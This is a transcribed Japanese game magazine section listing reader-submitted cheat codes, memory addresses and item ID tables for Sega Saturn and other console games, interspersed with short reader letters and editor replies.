0097	秘伝書	00AC	鬼だいこ	00C1	おりひめの笛	00D6	ばら	00EB	くさったカニ	0100	天下御免の札
0098	金歩の玉	00AD	鬼のかくらん	00C2	きんたん	00D7	うめ	00EC	くさったアワビ	0101	金創丹
0099	物増やしの玉	00AE	鬼の角	00C3	ふにゃらの玉	00D8	すいせん	00ED	くさったアジ	0102	こんろんの連珠
009A	ごしゅうぎの玉	00AF	鬼のつめ	00C4	会心の玉	00D9	すみれ	00EE	くさったサバ	0103	てだらめ仙豆
009B	はごろも	00B0	鬼のはた	00C5	きんたん	00DA	あやめ	00EF	くさったサンマ	0104	銭のお札
009C	隠れみの	00B1	鬼のなみだ	00C6	金のウンチ	00DB	マグロ	00F0	くさったイワシ	0105	心のお札
009D	金のひょうたん	00B2	といし	00C7	銀のウンチ	00DC	タイ	00F1	くさったタコ	0106	絶好丹
009E	竹の水筒	00B3	骨	00C8	きんたん	00DD	ヒラメ	00F2	くさったシジミ	0107	ケータイ電話
009F	金のなる木	00B4	がらくた	00C9	きんたん	00DE	エビ	00F3	寿司	0108	地図
00A0	サンゴのなみだ	00B5	こっとう品	00CA	カメ石	00DF	カニ	00F4	うな重	0109	応募はがき
00A1	まねきねこ	00B6	きんたん	00CB	こめだわら	00E0	アワビ	00F5	フグ料理	010A	きれいな花の種
00A2	ワライダケ	00B7	きんたん	00CC	ひえんの巻き物	00E1	アジ	00F6	氷の塔の鍵	010B	ふつうの花の種
00A3	運送券	00B8	きんたん	00CD	タマゴ	00E2	サバ	00F7	氷室の削り火	010C	へんな花の種
00A4	出前券	00B9	金ののべ棒	00CE	だいこん	00E3	サンマ	00F8	左魂の塔の鍵	010D	カメ石

（ナメック星西ナメック/島田マニア【B&B】）

〈第11表〉『スーパーロボット大戦F』音楽リスト

00	颯爽たるシャア	0B	ダンバイン翔ぶ	16	弦がとぶ	21	TIME TO COME	2C	くらき使者	36	各話タイトル
01	モビルスーツ戦~敵機襲来	0C	バーニングラヴ	17	コスモスに君と	22	VIOLENT BATTLE	2D	マルスベルセルク	37	衝撃
02	サイレントヴォイス	0D	おれはグレートマジンガー	18	トップをねらえ!~FLY HIGH~	23	ARMGEDDON	2E	増援部隊出現	38	しんだ?
03	メインテーマ	0E	マジンガーZ	19	残酷な天使のテーゼ	24	ワルキューレの騎行	2F	THE LAST JUDGEMENT	39	コンティニュー?
04	F91ガンダム出撃	0F	Zのテーマ	1A	DECISEVE BATTLE	25	第九	30	バンプレストロゴ	3A	レクイエム
05	THE WINNER	10	空飛ぶマジンガーZ	1B	熱風!疾風!サイバスター	26	力と技	31	時を越えて	3B	颯爽たるシャア
06	FLYNG IN THE SKY	11	ゲッターロボ!	1C	水と沼の国から	27	侵攻	32	LOADする?	3C	颯爽たるシャア
07	燃え上がれ闘志	12	ゴーショーグン発進せよ	1D	フラッパーガール	28	はるけき彼方で	33	予感	3D	波の音
08	明鏡止水	13	カムヒア!ダイターン3	1E	炎の中華体育教師	29	100光年の勇気	34	出撃準備する?	3E	颯爽たるシャア
09	JUST COMMUNNCATION	14	コン・バトラーVのテーマ	1F	正調ミオのじょんがら節	2A	ジェノサイドマシーン	35	作戦立てる?	3F	ダークプリズン
0A	エルガイム~TIME FOR LGAIM	15	復活のイデオン	20	ヴァルシオン	2B	ハートフルメカニック				

（ナメック星西ナメック/島田マニア【B&B】）

〈第12表〉『スーパーロボット大戦F』装備強化パーツリスト

00	なし	04	バイオセンサー	08	プロペラントタンク	0C	チョバムアーマー	10	対ビームコーティング	14	リローダー
01	ブースター	05	アポジモーター	09	プロペラントタンクS	0D	ハイブリッドアーマー	11	リペアキット	15	リペアキットS
02	メガブースター	06	マグネットコーティング	0A	ミノフスキークラフト	0E	ファティマ	12	超合金Z	16	バイオニックコンデンサー
03	サイコフレーム	07	Iフィールド発生機	0B	高性能レーダー	0F	バリアジェネレーター	13	超合金ニューZ		

（ナメック星西ナメック/島田マニア【B&B】）

〈第13表〉『スーパーロボット大戦F』精神コマンド・特殊技能リスト

01	根性	0A	気合	13	隠れ身	1C	夢	3C	シールド防御LV1~44シールド防御LV9
02	補給	0B	幸運	14	脱力	1D	奇跡	45	切り払いLV1~4D切り払いLV9
03	ド根性	0C	信頼	15	自爆	1E	偵察	4E	底力
04	熱血	0D	加速	16	みがわり	1F	??	4F	明鏡止水
05	友情	0E	覚醒	17	かく乱	20	なし	50	高速移動
06	必中	0F	集中	18	鉄壁	21	ニュータイプLV1~29ニュータイプLV9	51	天才
07	愛	10	激励	19	魂	2A	強化人間LV1~32強化人間LV9	52	天才
08	ひらめき	11	再動	1A	努力	33	聖戦士LV1~3B聖戦士LV9	53	カッツ
09	てかげん	12	復活	1B	挑発				

（ナメック星西ナメック/島田マニア【B&B】）

〈第14表〉『プリンセスメーカー GO！GO！プリンセス』アイテムリスト

01	悪魔のドレス	14	普段着	27	お人形	3A	ビーナスの首飾り	4C	黒ニンジン	5E	体力のオーブ
02	動きやすい服	15	普段着	28	詩集	3B	人魚の涙	4D	芸術の水飴	5F	気だてのオーブ
03	ウサギのスーツ	16	皮鎧	29	ティーカップ	3C	ドラゴンの牙	4E	高貴なる泉水	60	魅力のオーブ
04	木綿のドレス	17	鎖カタビラ	2A	花束	3D	名匠の絵筆	4F	氷のかけら	61	気力のオーブ
05	キャットスーツ	18	シルクの鎧	2B	銀色の毛皮	3E	優しさのクシ	50	極楽鳥の卵	62	気品のオーブ
06	傾国のローブ	19	鉄の鎧	2C	漆黒のウロコ	3F	ユニコーンの角笛	51	知恵の実	63	甘酒
07	シルクのドレス	1A	ビキニの鎧	2D	至福のパン粉	40	ヴァルキュリアの剣	52	秩序の種	64	わすれんぼの実
08	南国のドレス	1B	ミスリルの鎧	2E	鉄のはきもの	41	こん棒	53	妖精の蜜	65	冷たい井戸水
09	チーマーの服	1C	皮の帽子	2F	近衛騎士の紹介状	42	鉄の短剣	54	魅惑の香水	66	トウモロコシ
0A	トゲトゲの服	1D	鉄カブト	30	将軍の紹介状	43	鉄の長剣	55	豊乳丸	67	ジャガイモ
0B	木綿のドレス	1E	鉄仮面	31	大臣の紹介状	44	ナイフ	56	マンドラゴラの根	68	ベアのチケット
0C	龍のレオタード	1F	かに玉	32	悪魔のペンダント	45	バトルアクス	57	メープルシロップ	69	投げホウロク
0D	レザーのドレス	20	チキンソテー	33	王家の竪琴	46	武神の剣	58	虹色の香水	6A	銅の剣
0E	夏物の服	21	ポークカツレツ	34	貴婦人のリング	47	ミスリルの剣	59	竜の骨	6B	風景画
0F	夏物の服	22	ホットケーキ	35	精霊の指輪	48	メイス	5A	感受性のオーブ	6C	王家の高枝伐りバサミ
10	冬物の服	23	野菜サラダ	36	恩賜の剣	49	両手鉄剣	5B	プライドのオーブ	6D	王家の釣り竿
11	冬物の服	24	トマトソースのパスタ	37	猫の眼石	4A	栄光の果実	5C	知力のオーブ	6E	東方片刃剣
12	普段着	25	ぬいぐるみ（うさぎ）	38	無敵の指輪	4B	ガーリックチャオズ	5D	モラルのオーブ	6F	おしまい
13	普段着	26	ぬいぐるみ（くま）	39	魔法のペンダント						

（東京都葛飾区/MYANA）

●サターンのように廉価版を出さずに値下げできるなら、最初からやればいいんじゃない？ SONYさんどう。（埼玉県大宮市/G-FORCE） 編 でも、大量生産や技術革新でコストが下がるのは事実だしなぁ。それに、プレステの場合は廉価版っていわないだけでじつは機能を削ってるしね。

SEGA SATURN

ウィザードリィ リルガミンサーガ

ボーナスポイント	360EFDDF	00xx
1人め		
年齢	102A195E	00xx
LV	102A1962	00xx
HP現在	102A1964	xxxx
HP最大	102A1966	xxxx
魔術師系呪文回数最大		
	102A1968	0909
	102A196A	0909
	102A196C	0909
	302A196E	0009
僧侶系呪文回数最大		
	302A196F	0009
	102A1970	0909
	102A1972	0909
	102A1974	0909
力	302A1991	00xx
知恵	302A1992	00xx
信仰心	302A1993	00xx
生命力	302A1994	00xx
素早さ	302A1995	00xx
運の強さ	302A1996	00xx
GP	102A199C	xxxx
	102A199E	xxxx
	102A19A0	xxxx
EP	102A19A2	xxxx
	102A19A4	xxxx
	102A19A6	xxxx
アイテムの数	102A19A8	000x
x=1～8まで。		
アイテム1の状態1	102A19AA	000x
xは1=装備中、0=装備していない。		
アイテム1の状態2	102A19AE	000x
xは1=アイテム名判明、0=アイテム名不明。		
アイテム1	102A19B0	00xx
アイテム2の状態1	102A19B2	000x
アイテム2の状態2	102A19B6	000x
アイテム2	102A19B8	00xx
アイテム3の状態1	102A19BA	000x
アイテム3の状態2	102A19BE	000x
アイテム3	102A19C0	00xx
アイテム4の状態1	102A19C2	000x
アイテム4の状態2	102A19C6	000x
アイテム4	102A19C8	00xx
アイテム5の状態1	102A19CA	000x
アイテム5の状態2	102A19CC	000x
アイテム5	102A19D0	00xx
アイテム6の状態1	102A19D2	000x
アイテム6の状態2	102A19D6	000x
アイテム6	102A19D8	00xx
アイテム7の状態1	102A19DA	000x
アイテム7の状態2	102A19DC	000x
アイテム7	102A19E0	00xx
アイテム8の状態1	102A19E2	000x
アイテム8の状態2	102A19E6	000x
アイテム8	102A19E8	00xx
アイテムのxxは〈第1表〉参照。		
2人め		
年齢	102A1A0E	00xx
LV	102A1A12	00xx
HP現在	102A1A14	xxxx
HP最大	102A1A16	xxxx
魔術師系呪文回数最大		
	102A1A18	0909
	102A1A1A	0909
	102A1A1C	0909
	302A1A1E	0009
僧侶系呪文回数最大		
	302A1A1F	0009
	102A1A20	0909
	102A1A22	0909
	102A1A24	0909
力	302A1A41	00xx
知恵	302A1A42	00xx
信仰心	302A1A43	00xx
生命力	302A1A44	00xx
素早さ	302A1A45	00xx
運の強さ	302A1A46	00xx
GP	102A1A4C	xxxx
	102A1A4E	xxxx
	102A1A50	xxxx
EP	102A1A52	xxxx
	102A1A54	xxxx
	102A1A56	xxxx
アイテムの数	102A1A58	000x
x=1～8まで。		
アイテム1の状態1	102A1A5C	000x
xは1=装備中、0=装備していない。		
アイテム1の状態2	102A1A5E	000x
xは1=アイテム名判明、0=アイテム名不明。		
アイテム1	102A1A60	00xx
アイテム2の状態1	102A1A62	000x
アイテム2の状態2	102A1A66	000x
アイテム2	102A1A68	00xx
アイテム3の状態1	102A1A6A	000x
アイテム3の状態2	102A1A6E	000x
アイテム3	102A1A70	00xx
アイテム4の状態1	102A1A72	000x
アイテム4の状態2	102A1A76	000x
アイテム4	102A1A78	00xx
アイテム5の状態1	102A1A7A	000x
アイテム5の状態2	102A1A7C	000x
アイテム5	102A1A80	00xx
アイテム6の状態1	102A1A82	000x
アイテム6の状態2	102A1A86	000x
アイテム6	102A1A88	00xx
アイテム7の状態1	102A1A8A	000x
アイテム7の状態2	102A1A8C	000x
アイテム7	102A1A90	00xx
アイテム8の状態1	102A1A92	000x
アイテム8の状態2	102A1A96	000x
アイテム8	102A1A98	00xx
アイテムのxxは〈第1表〉参照。		

CAUTION !!

本紙に掲載されている改造コードは、基本的に以下のバージョンの改造ツールを使用しています。もし本誌の改造コードが正常に作動しない場合、まずお手持ちの改造ツールのバージョンを確認してください。

編集部で改造コードのチェックに使用している改造ツールは、プレイステーションはプロアクションリプレイVer.2.1、セガサターンがプロアクションリプレイVer.2.01、及びX-ターミネーターVer3.0j、スーパーファミコンがX-ターミネーター・サスケ、ゲームボーイはX-ターミネーター・光です。これより低いバージョンのものや、他種の改造ツールでの動作は確認いたしておりません。また、ゲームボーイではサターンと違い、プロアクションリプレイとX-ターミネーター・光のコードは、一部共有できないようになっています。

改造ツールのバージョンアップ、使用法などのご質問は、お買い上げになられた販売店か製造元へお問い合わせください。

●みやむーが結婚か…。相手はあのコトを知っているのだろうか。(埼玉県三郷市/NAO) ㊟普通に考えりゃ知らないはずないわな。となると相手の人は、事実をすべて受け入れる人か、必死で否定しようとする人か、そっちのほうが萌えてオッケーな変人のいずれか？ う～ん。

3人め

年齢	102A1ABE	00xx
LV	102A1AC2	00xx
HP現在	102A1AC4	xxxx
HP最大	102A1AC6	xxxx
魔術師系呪文回数最大		
	102A1AC8	0909
	102A1ACA	0909
	102A1ADC	0909
	302A1ADE	0009
僧侶系呪文回数最大		
	302A1ADF	0009
	102A1AD0	0909
	102A1AD2	0909
	102A1AD4	0909
力	302A1AF1	00xx
知恵	302A1AF2	00xx
信仰心	302A1AF3	00xx
生命力	302A1AF4	00xx
素早さ	302A1AF5	00xx
運の強さ	302A1AF6	00xx
GP	102A1AFC	xxxx
	102A1AFE	xxxx
	102A1B00	xxxx
EP	102A1B02	xxxx
	102A1B04	xxxx
	102A1B06	xxxx
アイテムの数	102A1B08	000x

x＝1～8まで。

アイテム1の状態1	102A1B0A	000x

xは1＝装備中、0＝装備していない。

アイテム1の状態2	102A1B0E	000x

xは1＝アイテム名判明、0＝アイテム名不明。

アイテム1	102A1B10	00xx
アイテム2の状態1	102A1B12	000x
アイテム2の状態2	102A1B16	000x
アイテム2	102A1B18	00xx
アイテム3の状態1	102A1B1A	000x
アイテム3の状態2	102A1B1E	000x
アイテム3	102A1B20	00xx
アイテム4の状態1	102A1B22	000x
アイテム4の状態2	102A1B26	000x
アイテム4	102A1B28	00xx
アイテム5の状態1	102A1B2A	000x
アイテム5の状態2	102A1B2C	000x
アイテム5	102A1B30	00xx
アイテム6の状態1	102A1B32	000x
アイテム6の状態2	102A1B36	000x
アイテム6	102A1B38	00xx
アイテム7の状態1	102A1B3A	000x
アイテム7の状態2	102A1B3C	000x
アイテム7	102A1B40	00xx
アイテム8の状態1	102A1B42	000x
アイテム8の状態2	102A1B46	000x
アイテム8	102A1B48	00xx

アイテムのxxは〈第1表〉参照。

4人め

年齢	102A1B6E	00xx
LV	102A1B72	00xx
HP現在	102A1B74	xxxx

投稿の選考基準について

編集部で採用する改造コードの基準は、完成度の高さです。選考は先着順ではありません。あとから届いたコードでも、よりよい方が選択されます。

改造コードの選考は月末です。月末を目安に、完成度の高いコードになるようにがんばってください。

HP最大	102A1B76	xxxx
魔術師系呪文回数最大		
	102A1B78	0909
	102A1B7A	0909
	102A1B7C	0909
	302A197E	0009
僧侶系呪文回数最大		
	302A1B7F	0009
	102A1B80	0909
	102A1B82	0909
	102A1B84	0909
力	302A1BA1	00xx
知恵	302A1BA2	00xx
信仰心	302A1BA3	00xx
生命力	302A1BA4	00xx
素早さ	302A1BA5	00xx
運の強さ	302A1BA6	00xx
GP	102A1BAC	xxxx
	102A199E	xxxx
	102A1BB0	xxxx
EP	102A1BB2	xxxx
	102A1BB4	xxxx
	102A1BB6	xxxx
アイテムの数	102A1BB8	000x

x＝1～8まで。

アイテム1の状態1	102A1BBA	000x

xは1＝装備中、0＝装備していない。

アイテム1の状態2	102A1BBE	000x

xは1＝アイテム名判明、0＝アイテム名不明。

アイテム1	102A1BC0	00xx
アイテム2の状態1	102A1BC2	000x
アイテム2の状態2	102A1BC6	000x
アイテム2	102A1BC8	00xx
アイテム3の状態1	102A1BCA	000x
アイテム3の状態2	102A1BCE	000x
アイテム3	102A1BD0	00xx
アイテム4の状態1	102A1BD2	000x
アイテム4の状態2	102A1BD6	000x
アイテム4	102A1BD8	00xx
アイテム5の状態1	102A1BDA	000x
アイテム5の状態2	102A1BDC	000x
アイテム5	102A1BE0	00xx
アイテム6の状態1	102A1BE2	000x
アイテム6の状態2	102A1BE6	000x
アイテム6	102A1BE8	00xx
アイテム7の状態1	102A1BEA	000x
アイテム7の状態2	102A1BEC	000x
アイテム7	102A1BF0	00xx
アイテム8の状態1	102A1BF2	000x
アイテム8の状態2	102A1BF6	000x
アイテム8	102A1BF8	00xx

アイテムのxxは〈第1表〉参照。

5人め

年齢	102A1C1E	00xx
LV	102A1C22	00xx
HP現在	102A1C24	xxxx
HP最大	102A1C26	xxxx
魔術師系呪文回数最大		
	102A1C28	0909
	102A1C2A	0909
	102A1C2C	0909
	302A1C2E	0009
僧侶系呪文回数最大		
	302A1C2F	0009
	102A1C30	0909
	102A1C32	0909
	102A1C34	0909
力	302A1C51	00xx
知恵	302A1C52	00xx
信仰心	302A1C53	00xx
生命力	302A1C54	00xx
素早さ	302A1C55	00xx
運の強さ	302A1C56	00xx
GP	102A1C5C	xxxx
	102A1C5E	xxxx
	102A1C60	xxxx
EP	102A1C62	xxxx
	102A1C64	xxxx
	102A1C66	xxxx
アイテムの数	102A1C68	000x

x＝1～8まで。

アイテム1の状態1	102A1C6A	000x

xは1＝装備中、0＝装備していない。

アイテム1の状態2	102A1C6E	000x

xは1＝アイテム名判明、0＝アイテム名不明。

アイテム1	102A1C70	00xx
アイテム2の状態1	102A1C72	000x
アイテム2の状態2	102A1C76	000x
アイテム2	102A1C78	00xx
アイテム3の状態1	102A1C7A	000x
アイテム3の状態2	102A1C7E	000x
アイテム3	102A1C80	00xx
アイテム4の状態1	102A1C82	000x
アイテム4の状態2	102A1C86	000x
アイテム4	102A1C88	00xx
アイテム5の状態1	102A1C8A	000x
アイテム5の状態2	102A1C8C	000x
アイテム5	102A1C90	00xx
アイテム6の状態1	102A1C92	000x

●スクウェアの、ムービーを入れただけの移植モノに怒りをおぼえるのもしかり、それを買う自分もしかり。(愛媛県西宇和郡/ジョーカー) 他でも、スクウェアのセコい戦略に余裕で負けちゃうダメソフトが多いしな。そんなゲームをつくるメーカーに怒りをおぼえるほうが正当かも。

アイテム6の状態2 102A1C96 000x
アイテム6 102A1C98 00xx
アイテム7の状態1 102A1C9A 000x
アイテム7の状態2 102A1C9C 000x
アイテム7 102A1CA0 00xx
アイテム8の状態1 102A1CA2 000x
アイテム8の状態2 102A1CA6 000x
アイテム8 102A1CA8 00xx

アイテムのxxは〈第1表〉参照。

6人め
年齢 102A1CCE 00xx
LV 102A1CD2 00xx
HP現在 102A1CD4 xxxx
HP最大 102A1CD6 xxxx
魔術師系呪文回数最大
102A1CD8 0909
102A1CDA 0909
102A1CDC 0909
302A1CDE 0009
僧侶系呪文回数最大
302A1CDF 0009
102A1CE0 0909
102A1CE2 0909
102A1CE4 0909
力 302A1D01 00xx
知恵 302A1D02 00xx
信仰心 302A1D03 00xx
生命力 302A1D04 00xx
素早さ 302A1D05 00xx
運の強さ 302A1D06 00xx
GP 102A1D0C xxxx
102A1D0E xxxx
102A1D10 xxxx
EP 102A1D12 xxxx
102A1D14 xxxx
102A1D16 xxxx
アイテムの数 102A1D18 000x

x=1～8まで。

アイテム1の状態 1102A1D1A 000x

xは1=装備中、0=装備していない。

アイテム1の状態 2102A1D1E 000x

xは1=アイテム名判明、0=アイテム名不明。

アイテム1 102A1D20 00xx
アイテム2の状態1 102A1D22 000x
アイテム2の状態2 102A1D26 000x
アイテム2 102A1D28 00xx
アイテム3の状態1 102A1D2A 000x
アイテム3の状態2 102A1D2E 000x
アイテム3 102A1D30 00xx
アイテム4の状態1 102A1D32 000x
アイテム4の状態2 102A1D36 000x
アイテム4 102A1D38 00xx
アイテム5の状態1 102A1D3A 000x
アイテム5の状態2 102A1D3C 000x
アイテム5 102A1D40 00xx
アイテム6の状態1 102A1D42 000x
アイテム6の状態2 102A1D46 000x
アイテム6 102A1D48 00xx
アイテム7の状態1 102A1D4A 000x
アイテム7の状態2 102A1D4C 000x
アイテム7 102A1D50 00xx
アイテム8の状態1 102A1D52 000x
アイテム8の状態2 102A1D56 000x
アイテム8 102A1D58 00xx

アイテムのxxは〈第1表〉参照。

（福島県郡山市/ロン・ジャンプ）

ヴァンダルハーツ ～失われた古代分明～

敵1
HP現在 102FB7F0 0xxx
HP最大 102FB7F2 0xxx
AT 102FB7F4 0xxx
DF 102FB7F6 0xxx
AGL 102FB7F8 0xxx
MP現在 102FB7FA 0xxx
MP最大 102FB7FC 0xxx
魔法1 302FB80B 00xx
魔法2 302FB80C 00xx
魔法3 302FB80D 00xx
魔法4 302FB80E 00xx
魔法5 302FB80F 00xx
魔法6 302FB810 00xx
魔法7 302FB811 00xx
魔法8 302FB812 00xx
魔法9 302FB813 00xx
魔法10 302FB814 00xx

xxは1月号P158〈第1表〉参照。

移動距離 302FB826 00xx
敵2
HP現在 102FB778 0xxx
HP最大 102FB77A 0xxx
AT 102FB77C 0xxx
DF 102FB77E 0xxx
AGL 102FB780 0xxx
MP現在 102FB784 0xxx
MP最大 102FB786 0xxx
魔法1 302FB793 00xx
魔法2 302FB794 00xx
魔法3 302FB795 00xx
魔法4 302FB796 00xx
魔法5 302FB797 00xx
魔法6 302FB798 00xx
魔法7 302FB799 00xx
魔法8 302FB79A 00xx
魔法9 302FB79B 00xx
魔法10 302FB79C 00xx

xxは1月号P158〈第1表〉参照。

移動距離 302FB79D 00xx
敵3
HP現在 102FB700 0xxx
HP最大 102FB702 0xxx
AT 102FB704 0xxx
DF 102FB706 0xxx
AGL 102FB708 0xxx
MP現在 102FB70C 0xxx
MP最大 102FB70E 0xxx
魔法1 302FB71B 00xx
魔法2 302FB71C 00xx
魔法3 302FB71D 00xx
魔法4 302FB71E 00xx
魔法5 302FB71F 00xx
魔法6 302FB720 00xx
魔法7 302FB721 00xx
魔法8 302FB722 00xx
魔法9 302FB723 00xx
魔法10 302FB724 00xx

xxは1月号P158〈第1表〉参照。

移動距離 302FB736 00xx
敵4
HP現在 102FB688 0xxx
HP最大 102FB68A 0xxx
AT 102FB68C 0xxx
DF 102FB68E 0xxx
AGL 102FB690 0xxx
MP現在 102FB694 0xxx
MP最大 102FB696 0xxx
魔法1 302FB6A3 00xx
魔法2 302FB6A4 00xx
魔法3 302FB6A5 00xx
魔法4 302FB6A6 00xx
魔法5 302FB6A7 00xx
魔法6 302FB6A8 00xx
魔法7 302FB6A9 00xx

xxは1月号P158〈第1表〉参照。

（福島県郡山市/ロン・ジャンプ）

ソルディバイド

アーケードモード1P
HP 160C9ED0 07F0
160C9ED4 07F0
160C9ED8 07F0
MP 160C9EE4 0030
マジック全部 160C9F2C 01FF
160C9F30 0606
160C9F32 0606
160C9F34 0606
160C9F36 0606
アーケードモード2P
HP 160C9F88 07F0
160C9F8C 07F0
160C9F90 07F0
MP 160C9F9C 0030
マジック全部 160C9FE4 01FF
160C9FE8 0606
160C9FEA 0606
160C9FEC 0606
160C9FEE 0606

（福島県大沼郡/TOR）

プリンセスクエスト2

お金最大 160AA024 FFFF

最大値は60,000。

全アイテム99個入手
DEADC0DE 0001
160AA078 6300
160AA116 6300

個々のアイテム99は160AA0xxx 6300で。xxxは〈第2表〉参照。

ステータス最大
ウィロー

●ひさしぶりに「ゲームWAVE」を見た。たまたま出てた広井王子の態度のデカさが鼻についた。（群馬県太田市/YSP） ㊐ほかのクリエイターが並ぶなかで広井氏だけ妙に態度大だね。いっしょに出てた中村光一とかに比べて、あきらかに実績がないコンプレックスの裏返しでしょうか？

STR	160AA050	03E7
DEF	160AA054	03E7
AGL	160AA058	03E7
M-POW	160AA05C	03E7
M-DEF	160AA060	03E7
ウィル		
STR	160AA064	03E7
DEF	160AA068	03E7
AGL	160AA06C	03E7
M-POW	160AA070	03E7
M-DEF	160AA074	03E7

（高知県宿毛市/ARES）

悠久幻想曲 ensemble

現在HP999	1606CC42	03E7
現在MP999	1606CC44	03E7
最大HP999	1606CC46	03E7
最大MP999	1606CC48	03E7
お金最大	16064A5C	0605
	16064A5E	233F

HP、MPは1試合が終わるたび初期値に戻る。

（兵庫県神戸市/佐々木　貴法）

アイテムをすべて手に入れる

16064A50	FFFF
16064A52	FFFF
16064A54	FFFF
16064A56	FFFF
16064A58	FFFF
一撃で敵を倒す D604D3FE	F7FF
16064ABE	03E7

STARTボタンを押しながら攻撃対象を決定。相手の攻撃時押していると自分が大ダメージをくらう。

（宮城県仙台市/日向　悠）

リアル麻雀アドベンチャー〜海へ〜 SummerWaltz

プレイ回数	3603515B	00xx
最高シナリオ得点	36035173	00xx
グランプリ優勝回数		
	3603516F	00xx
最大化石得点	36035171	00xx
化石編成	360351yy	00xx

xx＝00〜FF。yyは〈第3表〉参照。

（神奈川県鎌倉市/サターン★七夕）

プリンセスクラウン

本	360D2574	00xy

x＝1で「最後の物語」以外をクリアしたことになり、グラドリエルのデータが「最後の物語」にコンバートされる。このフラグを立てずに「最後の物語」をプレイすると、最悪の場合セーブデータが破壊されることがある。yは、0＝王冠の姫、1＝王冠の姫、魔の剣、3＝魔法の薬、王冠の姫、魔の剣、宝の島、F＝魔法の薬、王冠の姫、魔の剣、宝の島、最後の物語。

追加要素	360DA6F4	00xx

xxは＋10hでグラドリエルが闇の姿に変身できる。＋20hでエドワードの剣に魔人の力が宿る。PARでも使えるが、できればパソコン上でメモリを確認し、そこに書かれている数値にプラスするほうが好ましい。

（京都府京都市/Alicenote）

下級生

デバッグモード	D60A1784	8DA1
	1601CD4A	0009
	16006428	0601
	1600642A	CD14

DISK1から起動した場合のみ有効。自室メニューの「その他のコマンド」から「カレンダーをみちゃう」を選択すること。「音声テスト」を実行すると暴走するので注意。

（福島県田村郡/GAMO）

ガングリフォン2

エクサイズ残り敵の数0機

	36085937	0000

ビギナー、エキスパート共通。敵が出るが、無視してゴールすればクリアできる。

（東京都昭島市/Yggdrasil【CSC】）

〈第1表〉『ウィザードリィ リルガミンサーガ』アイテムリスト

シナリオ1：狂王の試練場	
01	ロングソード
02	ショートソード
03	メイス
04	フレイル
05	杖
06	ダガー
07	スモールシールド
08	ラージシールド
09	ローブ
0A	レザーアーマー
0B	鎖かたびら
0C	プレストプレート
0D	プレートメイル
0E	兜
0F	ディオスの薬
10	ラテュモフィスの薬
11	ロングソード＋1
12	ショートソード＋1
13	メイス＋1
14	モグレフの杖
15	カティノの巻物
16	レザーアーマー＋1
17	鎖かたびら＋1
18	プレートメイル＋1
19	シールド＋1
1A	プレストプレート＋1
1B	バディオスの巻物
1C	ハアリトの巻物
1D	ロングソード−1
1E	ショートソード−1
1F	メイス−1
20	杖＋2
21	ドラゴンスレイヤー
22	兜＋1
23	レザーアーマー−1
24	鎖かたびら−1
25	プレストプレート−1
26	シールド−1
27	宝石の護符
28	バディオスの巻物
29	ソビックの薬
2A	ロングソード＋2
2B	ショートソード＋2
2C	メイス＋2
2D	ロミルクの巻物
2E	ディルトの巻物
2F	銅の小手
30	レザーアーマー＋2
31	鎖かたびら＋2
32	プレートメイル＋2
33	シールド＋2
34	悪の兜＋2
35	ディアルの薬
36	ボーフィックの指輪
37	ワースレイヤー
38	メイジマッシャー
39	毒のメイス
3A	モンティノの杖
3B	カシナートの剣
3C	マニフォの護符
3D	炎のロッド
3E	悪の鎖かたびら＋2
3F	中立の鎖＋2
40	悪の盾＋3
41	マカニトの護符
42	マラーの冠
43	バディアルの巻物
44	ショートソード−2
45	ダガー＋2
46	メイス−2
47	杖−2
48	早業の短刀
49	呪いのローブ
4A	レザーアーマー−2
4B	鎖かたびら−2
4C	プレストプレート−2
4D	シールド−2
4E	呪いの兜
4F	プレストプレート＋2
50	銀の小手
51	悪の剣＋3
52	悪の短剣＋3
53	盗賊の短刀
54	プレストプレート＋3
55	君主の聖衣
56	村正
57	手裏剣
58	氷の鎖かたびら
59	悪の鎧＋3
5A	シールド＋3
5B	回復の指輪
5C	僧侶の指輪
5D	死の指輪
5E	蘇生のロッド
5F	救援の護符
60	ローブ＋3
61	ウインターミトン
62	魔封じのネックレス
63	光の杖
64	ロングソード＋5
65	神速の剣
66	プリーストパンチャー
67	僧侶のメイス
68	神速の短剣
69	炎の指輪
6A	呪われた鎧＋1
6B	プレート＋5
6C	癒しの杖
6D	命の指輪
6E	変化の指輪
6F	輝きの石
70	夢見の石
71	破滅の石
72	魔術師のワンド
73	カのコイン
74	若返りの石
75	精神の石
76	信心の石
77	ブラーニィの石
78	技能の護符
79	技能の護符
7A	魔導師のワンド
7B	力のコイン
7C	ニルダの杖
7D	ハースニール
0E	コッズ・ヘルム
7F	コッズ・シールド
80	コッズ・ガントレット
81	コッズ・アーマー
シナリオ2：ダイヤモンドの騎士	
01	ロングソード
02	ショートソード
03	メイス
04	フレイル
05	杖
06	ダガー
07	スモールシールド
08	ラージシールド
09	ローブ
0A	レザーアーマー
0B	鎖かたびら
0C	プレストプレート
0D	プレートメイル
0E	兜
0F	ディオスの薬
10	ラテュモスの薬
11	ロングソード＋1
12	ショートソード＋1
13	メイス＋1
14	モグレフの杖
15	カティノの巻物
16	レザーアーマー＋1
17	鎖かたびら＋1
18	プレートメイル＋1
19	シールド＋1
1A	プレストプレート
1B	バディオスの巻物
1C	ハリトの巻物
1D	ロングソード−1
1E	ショートソード−1
1F	メイス−1
20	杖＋2
21	ドラゴンスレイヤー
22	兜＋1
23	レザーアーマー−1
24	鎖かたびら−1
25	プレストプレート−1
26	シールド−1
27	宝石の護符
28	バディオスの巻物
29	ソビックの薬
2A	ロングソード＋2
2B	ショートソード＋2
2C	メイス＋2
2D	ロミルクの巻物
2E	ディルトの巻物
2F	銅の小手
30	レザーアーマー＋2
31	鎖かたびら＋2
32	プレートメイル＋2
33	シールド＋2
34	悪の兜＋2
35	ディアルの薬
36	ボーフィックの指輪
37	ワースレイヤー
38	メイジマッシャー
39	毒のメイス
3A	モンティノの杖
3B	カシナートの剣
3C	マニフォの護符
3D	炎のロッド
3E	悪の鎖かたびら＋2
3F	中立の鎖＋2
40	悪の盾＋3
41	マカニトの護符
42	マラーの冠
43	バディアルの巻物
44	ショートソード−2
45	ダガー＋2
46	メイス−2
47	杖−2
48	早業の短刀
49	呪いのローブ
4A	レザーアーマー−2
4B	鎖かたびら−2
4C	プレストプレート−2
4D	シールド−2
4E	呪いの兜
4F	プレストプレート＋2
50	銀の小手
51	悪の剣＋3
52	悪の短剣＋3
53	盗賊の短刀
54	プレストプレート＋3
55	君主の聖衣

●オレにはハードコアしかねえんだよっ!!　明日なき明日を生きるしかばねのやうにっ!!　（北海道上磯郡/越前XL-R）　なに？　いったいなんのハードコアだ？　メタルか？　テクノか？　サドか？　マゾか？　ゲイか？　ボルノか？　いずれにせよ全部めんどうみてやる！　オレの部屋に来い！

